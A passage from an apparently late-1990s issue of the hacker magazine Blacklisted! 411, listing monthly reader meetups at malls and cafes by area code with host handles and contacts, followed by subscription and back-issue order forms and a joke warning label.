(407 Area Code) - Orlando
Fashion Square Mall - upstairs by the payphones next to the Panda Express in the food court.
Hosted by: Whisper - SSo9642199@aol.com

(954 Area Code) - Ft.Lauderdale/Miami
Broward Mall - center of the food court near the big planter - you can't miss it.
Hosted by: Mystaro - blacklisted@j0lt.net

Pennsylvania

(215/610 Area Code) - Philadelphia
Suburban Station, 16th & JFK Blvd. near the Track 5 sign, across from the pizza place.
Payphones: (215) 854 - 9268, 9871, 9873, 9019
Hosted by: Lionel McGimpy

(610 Area Code)- Media (outside of Philadelphia)
Granite Run Mall, outside the arcade at the payphones
Hosted by: thegreek (Mark Pappas) thegreek@hygnet.com

New York

(516 Area Code) - Long Island
Walt Whitman Mall by Radio Shack
Hosted by: Chaos - MikeLowrie@pointblank.com

(516 Area Code) - Long Island
Roosevelt Field Mall by the Sam Goody entrance, near the payphones.
Hosted by: GuNDaM - verbeeck@nether.net

(518 Area Code) - Albany
Barnes and Noble (The couches near the Art section)
Hosted by: Toeknee - toeknee@nycap.rr.com

Minnesota

(612 Area Code) - Minneapolis/St. Paul
Starbucks Coffee in Highland Park St. Paul (right on Ford Parkway), right inside the door, next to Barnes and Noble bookstore.
Hosted by: DeadW8

Nevada

(360 Area Code) - Las Vegas
Wow Superstore on Saraha and Decatur
Hosted by: Freaky - freaky@nevadaunderground.org
For more information visit www.nevadaunderground.org
THIS MEETING IS HELD ON THE FIRST FRIDAY OF EACH MONTH - IN CONJUNCTION WITH THE "THUD" MEETING.

Utah

(801 Area Code) - Salt Lake City
Crossroads Mall in the food court, north end between Dippin' Dots and the glass elevator.
Hosted by: Apocalypse and The DFL Hackers!

Maryland

(301 Area Code) - Silver Spring
Wheaton Plaza - at the Cinnabon
Hosted by: Pappy

Virginia

(703 Area Code) - Schantiloy
Fairoaks Mall - middle of the mall at the Cafe
Hosted by: Eleborn
Contact: The Conspiracy Quarterly BBS (703)631-1499

Colorado

(303 Area Code) - Westminster/Denver
Westminster mall, between food court and payphones.
Hosted by: Arsenic

California

(707 Area Code) - Santa Rosa
Santa Rosa Plaza, 1st floor at the water fountain.
Hosted by: Tron

(760 Area Code) - Oceanside
Hill Street Coffee House - 524 S. Coast Hwy. Meeting located in the partio area
Hosted by: Secondshot
Email: j563@usa.net

Ohio

(216 Area Code) - Cleveland
The Avenue at Tower City, food court area, 2nd level, in/near Smoking section.
Payphones: (will advise)
Hosted by: Digiphreak - frequency.rec@worldnet.att.net
Voicemail info #: (216)556-0469 press #3

Arizona

(602 Area Code) - Phoenix
Tri-City Mall near food court by the payphones.
Hosted by: Cynosure

Washington

(360 Area Code) - Vancouver
Vancouver Mall in the food court - look for large sign at table.
Hosted by: Joe Psycho

Monthly Blacklisted! 411 meetings are held the first Sunday of each month at 1pm. If you are interested in organizing a meeting in your area, please contact us, advising us of your interest, where you're located, where you would like to hold the meetings, etc. (Be sure to include your contact name, area code, city, state and desc. of meeting location) If you decide to call in and tell us this info, IF you get the answering machine, you will need to slowly S-P-E-L-L your contact/host name and the city/location you are to hold the meeting. Please leave area code!!

Important: We NEED contact information (ie: name, phone number, address, email.. something) so we can get ahold of you if we need to.

WANTED:

Articles for our magazine! Send them in RIGHT NOW!

Subscribe TODAY!

Blacklisted! 411 Subscription Card

V5I2

You can subscribe in any number of ways. Check by Phone, Check By Fax, Check via Mail, Credit Card By Phone, Credit Card via Mail, Cash, etc. There are many ways. We suggest you photocopy this coupon, fill it out and send it to us in the mail with your payment option.

( ) Please send me a 1 year subscription of Blacklisted! 411 (4 quarterly issues) for $20
( ) Please send me a 2 year subscription of Blacklisted! 411 (8 quarterly issues) for $40
( ) Please send me a 3 year subscription of Blacklisted! 411 (12 quarterly issues) for $54 (10% discount)

( ) My Check is enclosed ( ) Money Order enclosed ( ) Bill my Credit Card:
( ) MasterCard ( ) Visa ( ) American Express ( ) Discover

*Name:*_____ *Company:*_____

*Address:*_____ *City:*_____ *St:*_____ *Zip:*_____

*Card#:*_____ *Exp Date:*_____ *Phone:*_____

*Signature:*_____ *DL#:*_____(Required for credit card purchases)

Please enclose this card in an envelope for privacy. *Canadian orders add $4 U.S. per year. Other foreign orders add $15 U.S. per year. Please allow 6-8 weeks for delivery of first issue.*

Address all subscription correspondence to:
Blacklisted! 411 Subscription Dept., P.O. Box 2506, Cypress, CA 90630
Blacklisted! 411 Office Line: (909)738-0406 FAX Line: (909)738-0509

Back Issues!

We still have a supply of first and second quarter 1995 issues available for purchase. They're $5 each ($6 Canada - $9 Foreign). Please allow 6-8 weeks for delivery of back issues. HURRY, while supplies last.

[ ] Volume 2, Issue 1 - First Quarter - January 1995. * Quantity:_____
[ ] Volume 2, Issue 2 - Second Quarter - April 1995. * Quantity:_____
[ ] Volume 2, Issue 3 - Third Quarter - July 1995. Quantity:_____
[ ] Volume 2, Issue 4 - Fourth Quarter - October 1995. Quantity:_____
[ ] Volume 3, Issue 1 - First Quarter - January 1996. Quantity:_____
[ ] Volume 3, Issue 2 - Second Quarter - April 1996. Quantity:_____
[ ] Volume 3, Issue 3 - Third Quarter - August 1996 Quantity:_____
[ ] Volume 3, Issue 4 - Fourth Quarter - November 1996. Quantity:_____
[ ] Volume 4, Issue 1 - First Quarter - January 1997. Quantity:_____
[ ] Volume 4, Issue 2 - Second Quarter - April 1997. Quantity:_____
[ ] Volume 4, Issue 3 - Third Quarter - October 1997. Quantity:_____
[ ] Volume 4, Issue 4 - Fourth Quarter - January 1998. Quantity:_____
[ ] Volume 5, Issue 1 - First Quarter - April 1998. Quantity:_____

Please photocopy this page, fill out this Back Issue portion, indicating which issues you want and the quantity you desire. Enclose with payment (check, money order, (ahem) cash or Credit Card Information - photocopy and include card with name/address and any other info you feel necessary. Send order to:

Blacklisted! 411 Back Issues.
P.O. Box 2506
Cypress, CA 90630

Note: We do NOT have any first volume issues available at this time.

* This issue may be a reprint.

SUBSCRIBE TO BLACKLISTED! 411 WHILE YOU'RE AT IT

This message was brought to you by the Blacklisted! 411 Preservation Society!

Uh...yeah.

WARNING

If any of the following conditions occur after use of Blacklisted! 411, please discontinue use or use only as directed by a Blacklisted! 411 official:

Bloating
Loss of hair
Temporary Blindness
Loss of appetite
Temporary deafness
Rash
Insanity
Violence
Laughter

If any of the symptoms listed above occur, discontinue use immediately and drink 10 large glasses of water. Wait 1 week and proceed with use once more.

Blacklisted! 411 Magazine

The Alternative Hackers Magazine Quarterly

(Voice)
909.738.0406

(FAX)
909.738.0509

(Email)
info@blacklisted411.com

(Address)
P.O. Box 2506
Cypress, CA 90630